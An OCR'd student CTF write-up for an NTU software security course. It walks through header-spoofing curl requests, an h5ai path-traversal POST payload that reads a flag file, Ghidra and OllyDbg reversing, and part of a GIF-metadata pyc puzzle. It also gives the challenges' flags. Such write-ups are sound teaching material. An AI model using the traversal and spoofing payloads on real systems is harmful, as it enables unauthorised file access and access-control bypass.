


NANYANG TECHNOLOGICAL UNIVERSITY
SINGAPORE

CZ4067 Software Security: CTF Experience Report


AY 21/22 Semester 2

Members	NG CHI HUI	U1922243C
	GOH CHEN KANG, SEAN	U1921766J
	THIN LAT HAN	U1822997F

Group Number	team4067sch
Instructor	Professor Li Yi
Submission Date	10 April 2022

Web Challenge 1: Secure Browser

On accessing the webpage, the following message is displayed.



We can use *curl* to:


1. Change the HTTP headers to change the access IP (“155.69.1.1”). (Link)

2. Set cookie with “admin=True”

We run the following command using curl:

```
curl -v -H "Cookie: admin=True" -H "X-Forwarded-For: 155.69.1.1" "http://155.69.149.208:22801" > tmp.html
```


When inspecting the html we see this page




Update the curl command to point to the flag route.

```
curl -v -H "Cookie: admin=True" -H "X-Forwarded-For: 155.69.1.1" "http://155.69.149.208:22801/flag" > tmp.html
```

Now we see this message on the page



Inspecting the elements on the page, we find the required user-agent.



We add the user-agent to the headers, having the final *curl* command to be:

curl -v -H "Cookie: admin=True" -H "X-Forwarded-For: 155.69.1.1" -A "Mozilla/5.0 (X11; Linux rsic-v; rv:78.0) Gecko/20200630 NTU.SECURE.browser/2022.03" "http://155.69.149.208:22801/flag" > tmp.html

Inspecting the html file again, we finally obtain the flag

You get the flag: flag{p1ay_w1th_http_headers_ahp3zeCs}

Web Challenge 2: Not So Secure Cloud Storage

Run the following command using *curl*: (Link)


curl -X "POST" "http://155.69.149.208:22805/Public/_h5ai/public/index.php" --data-raw "action=download&as=flag.tar&type=php-tar&baseHref=&hrefs[0]=/Public\\..\\flag.txt" --output -

The following output is shown in the terminal, giving us the flag:


flag.txt0000755000000000000000000000000051142154424140076120ustar00..flag{security_in_realworld_1s_difficult}

Reverse Engineering Challenge 1: Easy Either Way

We use Ghidra to decompile the binary file “chall2”.



We then export the program to a .c file from the Ghidra CodeBrowser.



Within the “chall2.c” file, we find the following code snippet.

```
535     printf("What\'s my favorite number? ");
536     __isoc99_scanf();
537     if (local_48 == 0x86187) {
538       __s = (char *)FUN_00101249(0,&local_38);
539       fputs(__s,stdout);
540       putchar(10);
541       free(__s);
542     }
```

We convert the hexadecimal number (0x86187) to decimal (549255).

```
sgoh046@sgoh046-Lenovo-IdeaPad-S540-14API:~/Downloads/CZ4067-CTF-master/RE/Easy Either Way$ ./chall2
What's my favorite number? 549255
flag{easy_with_debugger_upsqrc}
```

We use the decimal number as a guess to obtain the flag.

Reverse Engineering Challenge 2: Change my mind

Using Ghidra, locate the start address of the function _generate_flag (00401560) and flag (004053d0)

```
                        .text                                           XREF[1]:     _main:004015fb (*)
                        _generate_flag
00401560 55             PUSH        EBP
00401561 89 e5          MOV         EBP,ESP
00401563 83 ec 28       SUB         ESP,0x28
00401566 c7 44 24       MOV         dword ptr [ESP + 0x8],0x1d
         08 1d 00
         00 00
0040156e c7 44 24       MOV         dword ptr [ESP + 0x4],0x0
         04 00 00
         00 00
00401576 c7 04 24       MOV         dword ptr [ESP],_flag                       = ??
         d0 53 40
         00
0040157d e8 36 12       CALL        _memset                                     void * _memset(void * _Dst,
         00 00
00401582 c7 45 f4       MOV         dword ptr [EBP + -0xc],0x0
         00 00 00
         00
00401589 eb 20          JMP         LAB_004015ab
```

```
                        _flag

004053d0                ??          ??
004053d1                ??          ??
004053d2                ??          ??
004053d3                ??          ??
```

We use OblyDbg to insert a JMP to the flag generation code at “00401560”

```
00401560    .  55            PUSH EBP
00401561    .  89E5          MOV EBP,ESP
00401563    .  83EC 28       SUB ESP,28
00401566    .  C74424 08 1D0 MOV DWORD PTR SS:[ESP+8],1D
0040156E    .  C74424 04 0000 MOV DWORD PTR SS:[ESP+4],0
00401576    .  C70424 D05340 MOV DWORD PTR SS:[ESP],chall6.004053D0   ASCII "DSO{EIP-1s-iN-Ch@rg3_db0575}"
0040157D    .  E8 36120000   CALL <JMP.&msvcrt.memset>                 memset
00401582    .  C745 F4 00000 MOV DWORD PTR SS:[EBP-C],0
00401589    .v EB 20         JMP SHORT chall6.004015AB
0040158B    >  8B45 F4       MOV EAX,DWORD PTR SS:[EBP-C]
0040158E    .  8B0485 A04040 MOV EAX,DWORD PTR DS:[EAX*4+4040A0]
00401595    .  0FB680 404040 MOVZX EAX,BYTE PTR DS:[EAX+404040]
0040159C    .  8B55 F4       MOV EDX,DWORD PTR SS:[EBP-C]
0040159F    .  81C2 D0534000 ADD EDX,chall6.004053D0                  ASCII "DSO{EIP-1s-iN-Ch@rg3_db0575}"
004015A5    .  8802          MOV BYTE PTR DS:[EDX],AL
004015A7    .  8345 F4 01    ADD DWORD PTR SS:[EBP-C],1
004015AB    >  8B45 F4       MOV EAX,DWORD PTR SS:[EBP-C]
004015AE    .  83F8 1B       CMP EAX,1B
004015B1     ^ 76 D8         JBE SHORT chall6.0040158B
004015B3    .  C74424 04 D05 MOV DWORD PTR SS:[ESP+4],chall6.004053D0  ASCII "DSO{EIP-1s-iN-Ch@rg3_db0575}"
004015BB    .  C70424 104140 MOV DWORD PTR SS:[ESP],chall6.00404110    ASCII "The flag is: %s"
004015C2    .  E8 F9110000   CALL <JMP.&msvcrt.printf>                 printf
004015C7    .  C9            LEAVE
004015C8    .  C3            RETN
004015C9    $  55            PUSH EBP
004015CA    .  89E5          MOV EBP,ESP
004015CC    .  83E4 F0       AND ESP,FFFFFFF0
004015CF    .  83EC 20       SUB ESP,20
004015D2    .  E8 89FFFFFF   CALL chall6.00401560
004015D7    .  C70424 204140 MOV DWORD PTR SS:[ESP],chall6.00404120    ASCII "==== Binary Analysis Level 5 ===="
004015DE    .  E8 E5110000   CALL <JMP.&msvcrt.puts>
004015E3    .  C70424 444140 MOV DWORD PTR SS:[ESP],chall6.00404144    ASCII "I will never ever reveal the flag."
004015EA    .  E8 D9110000   CALL <JMP.&msvcrt.puts>                   puts
004015EF    .  C70424 684140 MOV DWORD PTR SS:[ESP],chall6.00404168    ASCII "Hint: How does the computer know what the next instruction to be e
004015F6    .  E8 CD110000   CALL <JMP.&msvcrt.puts>
004015FB    .  C74424 1C 601 MOV DWORD PTR SS:[ESP+1C],chall6.004015
00401603    .  B8 00000000   MOV EAX,0
00401608    .  C9            LEAVE
```

After the program is run, the flag is generated at starting location 004053d0: DSO{EIP-1s-iN-Ch@rg3_db0575}

```
004053C8 95 4D 61 00 00 00 40 00 òMa...@.
004053D0 44 53 4F 7B 45 49 50 2D DSO{EIP-
004053D8 31 73 2D 69 4E 2D 43 68 1s-iN-Ch
004053E0 40 72 67 33 5F 64 62 30 @rg3_db0
004053E8 35 37 35 7D 00 00 00 00 575}....
004053F0 FF FF FF FF FF FF FF FF
```

Reverse Engineering Challenge 3: The Last RE


1. Inside the main function, if the input(local_a)) is wrong, bVar will be 1. Else, the input is correct.

```
undefined4 FUN_08048390(undefined param_1)

{
  bool bVar1;
  undefined3 extraout_var;
  char *__dest;
  char local_120 [128];
  byte local_a0 [140];
  undefined1 *local_14;

  local_14 = &param_1;
  gets((char *)local_a0);
  bVar1 = FUN_08048801(local_a0);
  if (CONCAT31(extraout_var,bVar1) == 0) {
    __dest = "Wrong input!";
  }
  else {
    __dest = local_120;
    strcpy(__dest,"The flag is flag{");
```

2. Looking at the function1 FUN_08048801, piVar6 is referenced to &DAT_0848980

```
bool FUN_08048801(byte *param_1)

{
  bool bVar1;
  byte bVar2;
  uint uVar3;
  int iVar4;
  int iVar5;
  int *piVar6;
  int *piVar7;
  byte local_5c [12];
  int aiStack80 [16];

  piVar7 = aiStack80;
  piVar6 = &DAT_08048980;
```


3. Inside DAT, values are stored. The values represent the difference between adjacent characters in the string (from the actual flag). Converting the 4 bytes to hex:



```
                    DAT_08048980

08048980 ff ff ff ff    undefine...  FFFFFFFFh
08048984 11             ??           11h
08048985 00             ??           00h
08048986 00             ??           00h
08048987 00             ??           00h
08048988 f5             ??           F5h
08048989 ff             ??           FFh
0804898a ff             ??           FFh
0804898b ff             ??           FFh
0804898c 03             ??           03h
0804898d 00             ??           00h
0804898e 00             ??           00h
0804898f 00             ??           00h
08048990 f8             ??           F8h
08048991 ff             ??           FFh
08048992 ff             ??           FFh
08048993 ff             ??           FFh
08048994 05             ??           05h
08048995 00             ??           00h
08048996 00             ??           00h
08048997 00             ??           00h
08048998 0e             ??           0Eh
08048999 00             ??           00h
0804899a 00             ??           00h
0804899b 00             ??           00h
0804899c fd             ??           FDh
0804899d ff             ??           FFh
0804899e ff             ??           FFh
0804899f ff             ??           FFh
080489a0 01             ??           01h
080489a1 00             ??           00h
080489a2 00             ??           00h
080489a3 00             ??           00h
080489a4 06             ??           06h
080489a5 00             ??           00h
080489a6 00             ??           00h
080489a7 00             ??           00h
080489a8 f5             ??           F5h
080489a9 ff             ??           FFh
```

No.	Bytes	Hex
1	FF FF FF FF	-0X1
2	11 00 00 00	0X11
3	F5 FF FF FF	-0XB
4	03 00 00 00	0x3
5	F8 FF FF FF	-0x8
6	05 00 00 00	0x5
7	0E 00 00 00	0xe
8	FD FF FF FF	-0x3
9	01 00 00 00	0x1
10	06 00 00 00	0x6
11	F5 FF FF FF	-0xb
12	06 00 00 00	0x6
13	F8 FF FF FF	-0x8
14	F6 FF FF FF	-0xa
15	00 00 00 00	-0x0

4. Continuing looking down the function1 FUN_08048801, these 3 lines show that the flag consists of 15 letters and only holds lower case characters.



```
do {
  if ((char)param_1[iVar5] < 'a') {
    uVar3 = FUN_08048519 (param_1[1] & 1);
    param_1[iVar5] = (byte)uVar3;
  }
  if ('z' < (char)param_1[iVar5]) {
    uVar3 = FUN_08048519 (param_1[1] & 2);
    param_1[iVar5] = (byte)uVar3;
  }
  uVar3 = FUN_08048519 (param_1[iVar5]);
  bVar2 = (byte)uVar3;
  local_5c[iVar5] = bVar2;
  if ((0xcc < bVar2) && (bVar2 != 0xcf)) {
    bVar1 = true;
  }
  iVar5 = iVar5 + 1;
} while (iVar5 != 0xf);
```

5. Continuing looking down the function1 FUN_08048801, these 2 lines kept getting repeated on param_1 (which is the input). Analyzing the function [FUN_08048519], it takes in string as input, converts the string into integers and performs **ROT13** to the bytes in the function. Then, the next line converts the bytes back to string.

```
piVar7 = aiStack80;
piVar6 = &DAT_08048980;
for (iVar5 = 0xf; piVar7 = piVar7 + 1, iVar5 != 0; iVar5 = iVar5 + -1) {
  *piVar7 = *piVar6;
  piVar6 = piVar6 + 1;
}
bVar1 = false;
iVar5 = 0;
do {
  if ((char)param_1[iVar5] < 'a') {
    uVar3 = FUN_08048519 (param_1[1] & 1);
    param_1[iVar5] = (byte)uVar3;
  }
  if ('z' < (char)param_1[iVar5]) {
    uVar3 = FUN_08048519 (param_1[1] & 2);
    param_1[iVar5] = (byte)uVar3;
  }
  uVar3 = FUN_08048519 (param_1[iVar5]);
  bVar2 = (byte)uVar3;
  local_5c[iVar5] = bVar2;
```

6. Continuing looking down the function1 FUN_08048801, for the function not to return 0 (as desired in step1), the highlighted function must be false. What the highlighted portion does: Compare the difference between “difference between adjacent characters” and the data representing the flag. The difference needs to be zero so that the highlighted line is false and does not return 0.

```
  if ((0xcc < bVar2) && (bVar2 != 0xcf)) {
    bVar1 = true;
  }
  iVar5 = iVar5 + 1;
} while (iVar5 != 0xf);
iVar5 = 0;
if (!bVar1) {
  do {
    iVar4 = iVar5 + 1;
    if ((uint)local_5c[iVar5 + 1] - (uint)local_5c[iVar5] != *(int *)(local_5c + iVar4 * 4 + 0x
    c))
    {
      return (bool)0;
    }
    iVar5 = iVar4;
  } while (iVar4 != 0xe);
  if (param_1[0xf] == 0) {
```

7. Continuing, when the uVar3 equals 0, ‘b’ should be returned. [This also means that the first character is ‘b’ since the difference between adjacent characters for the first character is zero]

```
if (param_1[0xf] == 0) {
  uVar3 = FUN_08048519 (0);
  if (uVar3 == 0) {
    uVar3 = FUN_08048519 (*param_1);
    return (char)uVar3 == 'b';
  }
```

8. Hence, (to save time and manual calculation), python is used to calculate the actual flag.
    a. First, convert the list in Step 3 into int

```
#Different between adjacent character (hex) saved in DAT_08048980
different_bw_char_hex=['-0x1', '0x11', '-0xb', '0x3', '-0x8', '0x5', '0xe', '-0x3', '0x1', '0x6', '-0xb', '0x6', '-0x8', '
```

```
[170] #Convert the hex to int
      different_bw_char_int=[]
      for i in range(0,14):
        different_bw_char_int.append(int(different_bw_char_hex[i],16))
```

```
[172] #Check for the conversion
      different_bw_char_int
```

```
[-1, 17, -11, 3, -8, 5, 14, -3, 1, 6, -11, 6, -8, -10]
```

    b. Perform reverse rotation (shift by -1) as the first difference should be zero since the first character has no adjacent character.

```
[173] #First difference is 0
      shift_by_1=[0]
      #Shift all letters by -1
      for i in different_bw_char_int:
        shift_by_1.append(shift_by_1[-1]+i)
      shift_by_1
```

```
[0, -1, 16, 5, 8, 0, 5, 19, 16, 17, 23, 12, 18, 10, 0]
```

    c. Then converting the integer to string/char. Add by 98 since according to Step 7, the value 0 is converted to ‘b’

```
[175] convert_to_char=""
      for i in shift_by_1:
       convert_to_char=convert_to_char+chr(i+98)
      convert_to_char
```

```
'bargjbgursyntlb'
```

    d. Finally, apply ROT13 to the string


```
[176] rot13 = str.maketrans(
          'ABCDEFGHIJKLMabcdefghijklmNOPQRSTUVWXYZnopqrstuvwxyz',
          'NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm')
```

```
[177] flag = convert_to_char.translate(rot13)
      print(flag)
```


```
onetwotheflagyo
```

Misc Challenge: GIF in 1989

We first check the the gif file using *file chall.gif*




Next, we use exiftool to check the metadata of the gif file.



We find a suspicious string of characters in the Text field which resembles encoding in base64.

YQ0NCgAAAAC1wjJiMAIAAOMAAAAAAAAAAAAAAAAAAAAAAAAgAAAEAAAABzHAAAAGQAZ
AFsAFoAZAJaAWQDWgJkBGQFhABaA2QBUwApBukAAAAATloDbnR1enMyMTgsMTE4LDUy
LDg3LDgxLDkyLDcxLDg0LDIwNSwzMCwyNDUsMTk1LDIxNSwxNiwxNjAsMjUwLDAsMTIwLD
E3Miw0MiwyMjcsMjIyLDE0NCwyMjcsMjA4LDEyMywyMzEsMjU1LDE2Miw4NiwxNDgsMjE3YwI
AAAAAAAAAAAAAAAAUAAAAFAAAAQwAAAHNGAAAAdACgAXwBoQEBAGQBfQJ8AKACZAK
hAUQAXSh9A3QDfAODAX0DdACgBGQDZAShAn0EfAJ0BXwDfARBAIMBNwB9AnEYfAJTAC
kFTtoA+gEscgEAAADp/wAAACkG2gZyYW5kb21aBHNlZWTaBXNwbGl02gNpbnRaB3JhbmRp
bnTaA2NocikFWgRzdHIy2gNrZXlaBHN0cjHaAWnaAW6pAHIMAAAA+gsuL3B1enpsZS5wedoF
c29sdmUPAAAAcw4AAAAAAQoBBAEOAQgBDAESAXIOAAAAKQRyBQAAAHIJAAAAWgRzd
HJycg4AAAByDAAAAHIMAAAAcgwAAAByDQAAANoIPG1vZHVsZT4BAAAAcwYAAAAIAgQB
BAs=.

Decoding the base64 String gives us some hints that we have to generate a python file with the name puzzle.py in the end.



This led us to decode the message to Hex:

```
import base64
base64.b64decode
('YQ0NCgAAAAC1wjJiMAIAAOMAAAAAAAAAAAAAAAAAAAAAAAAgAAAEAAAABzHAAAAGQAZAFsAFoAZAJaAWQDWgJkBGQFhABaA2QBUwApBukAAAAATloDbnR1enMyMTgsMTE4LD
UyLDg3LDgxLDkyLDcxLDg0LDIwNSwzMCwyNDUsMTk1LDIxNSwxNiwxNjAsMjUwLDAsMTIwLDE3Miw0MiwyMjcsMjIyLDE0NCwyMjcsMjA4LDEyMywyMzEsMjU1LDE2Miw4Ni
wxNDgsMjE3YwIAAAAAAAAAAAAAAAAUAAAAFAAAAQwAAAHNGAAAAdACgAXwBoQEBAGQBfQJ8AKACZAKhAUQAXSh9A3QDfAODAX0DdACgBGQDZAShAn0EfAJ0BXwDfARBAIMBNw
B9AnEYfAJTACkFTtoA+gEscgEAAADp/
wAAACkG2gZyYW5kb21aBHNlZWTaBXNwbGl02gNpbnRaB3JhbmRpbnTaA2NocikFWgRzdHIy2gNrZXlaBHN0cjHaAWnaAW6pAHIMAAAA
+gsuL3B1enpsZS5wedoFc29sdmUPAAAAcw4AAAAAAQoBBAEOAQgBDAESAXIOAAAAKQRyBQAAAHIJAAAAWgRzdHJycg4AAAByDAAAAHIMAAAAcgwAAAByDQAAANoIPG1vZHVs
ZT4BAAAAcwYAAAIAgQBBAs=').hex()
```

0.7s Python

```
'610d0d0a00000000b5c2326230020000e3000000000000000000000000000000002000000400000007310000006400640160c005a0064025a0164035a0264046405840
05a03640153002906e9000000004e5a036e74757a733231382c3131382c35322c38372c38312c39322c37312c38342c3230352c33302c3234352c3139352c3231352c313
62c3136302c3235302c302c3132302c3137322c34322c3232372c3232322c3134342c3232372c3230382c3132332c3233312c3235352c3136322c38362c3134382c32313
763020000000000000000000000050000000500000043000000734600000074000a0017c01a101010064017d027c00a0026402a10144005d287d0374037c0383017d03740
0a00464036404a1027d047c0274057c037c044100830137007d0271187c02530029054eda00fa012c7201000000e9ff0000002906da0672616e646f6d5a0473656564da0
573706c6974da03696e745a0772616e64696e74da0363687229055a0473747232da036b65795a0473747231da0169da016ea900720c000000fa0b2e2f70757a7a6c652e7
079da05736f6c76650f000000730e0000000010a0104010e0108010c011201720e0000002904720500000072090000005a0473747272720e000000720c000000720c000
000720c000000720d000000da083c6d6f64756c653e0100000073060000000802040104 0b'
```

We find that the beginning of the hex “610d0d0a” resembles that of the header of a pyc file. To confirm this, we checked the magic number for the .pyc header in Python 3.9. All other versions of Python had a different header.

```
import importlib
importlib.util.MAGIC_NUMBER.hex()
```

0.7s Python

```
'610d0d0a'
```

Following this, we will need to generate a pyc file using these hexadecimals in order to generate the python executable. To do this we converted the hexadecimals values into bytes and wrote it

into a file named puzzle.pyc.

```
hex_val = '61 0d 0d 0a 00 00 00 00 b5 c2 32 62 30 02 00 00 e3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 40 00 00
00 73 1c 00 00 00 64 00 64 01 6c 00 5a 00 64 02 5a 01 64 03 5a 02 64 04 64 05 84 00 5a 03 64 01 53 00 29 06 e9 00 00 00 00 4e 5a 03
6e 74 75 7a 73 32 31 38 2c 31 31 38 2c 35 32 2c 38 37 2c 38 31 2c 39 32 2c 37 31 2c 38 34 2c 32 30 35 2c 33 30 2c 32 34 35 2c 31 39
35 2c 32 31 35 2c 31 36 2c 31 36 30 2c 32 35 30 2c 30 2c 31 32 30 2c 31 37 32 2c 34 32 2c 32 32 37 2c 32 32 32 2c 31 34 34 2c 32 32
37 2c 32 30 38 2c 31 32 33 2c 32 33 31 2c 32 35 35 2c 31 36 32 2c 38 36 2c 31 34 38 2c 32 31 37 63 02 00 00 00 00 00 00 00 00 00
00 05 00 00 00 05 00 00 00 43 00 00 00 73 46 00 00 00 74 00 a0 01 7c 01 a1 01 01 00 64 01 7d 02 7c 00 a0 02 64 02 a1 01 44 00 5d 28
7d 03 74 03 7c 03 83 01 7d 03 74 00 a0 04 64 03 64 04 a1 02 7d 04 7c 02 74 05 7c 03 7c 04 41 00 83 01 37 00 7d 02 71 18 7c 02 53 00
29 05 4e da 00 fa 01 2c 72 01 00 00 00 e9 ff 00 00 00 29 06 da 06 72 61 6e 64 6f 6d 5a 04 73 65 65 64 da 05 73 70 6c 69 74 da 03 69
6e 74 5a 07 72 61 6e 64 69 6e 74 da 03 63 68 72 29 05 5a 04 73 74 72 32 da 03 6b 65 79 5a 04 73 74 72 31 da 01 69 da 01 6e a9 00 72
0c 00 00 00 fa 0b 2e 2f 70 75 7a 7a 6c 65 2e 70 79 da 05 73 6f 6c 76 65 0f 00 00 00 73 0e 00 00 00 00 01 0a 01 04 01 0e 01 08 01 0c
01 12 01 72 0e 00 00 00 29 04 72 05 00 00 00 72 09 00 00 00 5a 04 73 74 72 72 72 0e 00 00 00 72 0c 00 00 00 72 0c 00 00 00 72 0c 00
00 00 72 0d 00 00 00 da 08 3c 6d 6f 64 75 6c 65 3e 01 00 00 00 73 06 00 00 00 08 02 04 01 04 0b'

pyc_bytes= bytes.fromhex(hex_val)
```

✓ 0.5s Python

